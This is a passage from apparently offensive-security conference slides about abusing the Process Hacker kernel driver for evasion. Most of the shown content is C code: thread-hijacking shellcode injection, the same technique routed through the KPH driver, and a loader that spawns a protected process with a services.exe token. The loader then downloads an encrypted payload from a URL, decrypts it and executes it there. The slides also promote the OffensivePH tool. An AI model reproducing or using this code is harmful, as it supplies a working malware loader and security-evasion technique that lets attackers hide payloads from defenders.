30 |     threadEntry.dwSize = sizeof(THREADENTRY32);
31 |
32 |     targetProcessHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
33 |     remoteBuffer = VirtualAllocEx(targetProcessHandle, NULL, sizeof sc, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
34 |     WriteProcessMemory(targetProcessHandle, remoteBuffer, sc, sizeof sc, NULL);
35 |
36 |     snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
37 |     Thread32First(snapshot, &threadEntry);
38 |
39 |     while (Thread32Next(snapshot, &threadEntry))
40 |     {
41 |         if (threadEntry.th32OwnerProcessID == pid)
42 |         {
43 |             hThread = OpenThread(Thread_ALL_ACCESS, FALSE, threadEntry.th32ThreadID);
44 |             break;
45 |         }
46 |     }
47 |
48 |     SuspendThread(hThread);
49 |
50 |     GetThreadContext(hThread, &context);
51 |     context.Rip = (DWORD_PTR)remoteBuffer;
52 |     SetThreadContext(hThread, &context);
53 |
54 |     ResumeThread(hThread);
```

# Implementation Graph



# Thread Execution Hijacking Rewired


```
25 |     CLIENT_ID uPid = { 0 };
26 |     pid = _wtoi(argv[1]);
27 |     tid = GetThreadIdFromPID(pid);
28 |
29 |     uPid.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
30 |     uPid.UniqueThread = (HANDLE)tid;
31 |
32 |     status = KphConnect();
33 |     if (status == STATUS_SUCCESS) {
34 |         printf("\n[*] Connected to KprocessHacker Driver");
35 |     }
36 |     else {
37 |         printf("\n[-] Failed to connect KProcessHacker Driver. Exiting...");
38 |         return -1;
39 |     }
40 |
41 |     KphOpenProcess(&hProc, PROCESS_ALL_ACCESS, &uPid);
42 |     KphOpenThread(&hThread, THREAD_ALL_ACCESS, &uPid);
43 |
44 |     ctx.ContextFlags = CONTEXT_FULL;
45 |
46 |     lpAddress = VirtualAllocEx(hProc, NULL, sizeof(sc), MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47 |     KphWriteVirtualMemory(hProc, lpAddress, sc, sizeof(sc), NULL);
48 |
49 |     KphSuspendProcess(hProc);
50 |     KphGetContextThread(hThread, &ctx);
51 |     ctx.Rip = (DWORD_PTR)lpAddress;
52 |     KphSetContextThread(hThread, &ctx);
53 |     KphResumeProcess(hProc);
```



DEMO HERE

# Protected Processes

- With Windows 8.1 Microsoft introduces Protected Process Light
- PPL can act as a security boundary between OS components and user applications.
- Protection Level of a Process is defined by a field in EPROCESS kernel object.
- When opening a handle to PPL process the access right is masked by a specific Kernel function.




Source: <https://googleprojectzero.blogspot.com/2018/10/injecting- code-into-windows-protected.html>

# Subverting PPL Processes

- Everybody try to turn off PPL. Can we also use it for evasion?
  - Cannot get a handle to manage the PPL process.
  - Must use a PPL signed binary
- Can I spawn PPL processes?
  - wininit.exe
  - services.exe
  - smss.exe
  - csrss.exe

# Simple Loader Using Kph



# Simple Loader Using Kph

```
73 int wmain(int argc, wchar_t* argv[]) {
74     HANDLE hProc, hThread;
75     NTSTATUS status;
76     WCHAR name[] = L"C:\\windows\\system32\\services.exe";
77     LPVOID lpAddress, lpBuffer;
78     DWORD dwProtect;
79     HANDLE hToken;
80     PROCESS_INFORMATION pi;
81
82     KphConnect(); //Connect to KPH Driver
83
84     OphDuplicateProcessToken(GetPIDFromName(L"services.exe"), &hToken); //Duplicate Primary Token
85     OphCreateProtectedProcessWithToken(&pi, hToken);
86
87     lpBuffer = VirtualAlloc(NULL, BUF_SIZE, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE); // Allocate memory for the payload: 1MB
88     GetPayloadFromURL(argv[1], lpBuffer, BUF_SIZE); //Download Payload to Memory
89     DecryptPayload((char*)lpBuffer, PAYLOAD_SIZE, key, sizeof(key)); //Decrypt Payload
90
91     PhOpenProcess(&hProc, GetProcessId(pi.hProcess)); //We actually neeed PH Driver to open process with full rights
92     PhOpenThread(&hThread, GetThreadId(pi.hThread));
93     lpAddress = VirtualAllocEx(hProc, NULL, BUF_SIZE, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
94     KphWriteVirtualMemory(hProc, lpAddress, lpBuffer, BUF_SIZE, NULL);
95     VirtualProtectEx(hProc, lpAddress, BUF_SIZE, PAGE_EXECUTE_READ, &dwProtect);
96     printf("\n[+] Protected Shellcode Host Process: %d", pi.dwProcessId);
97     QueueUserAPC((PAPCFUNC)lpAddress, hThread, NULL); //Send APC Call to Suspended Proc
98     KphResumeProcess(hProc);
99     return 0;
100 }
```



DEMO HERE

# New tool: OffensivePH

- OffensivePH utilizes Process Hacker's driver for its modules.
- You can find it here:
  - <https://github.com/RedSection/OffensivePH>

# Future Work

- Hunt Lol-Drivers
- Implement new techniques
- Less noisy ways of installing drivers

# Thank You

Questions?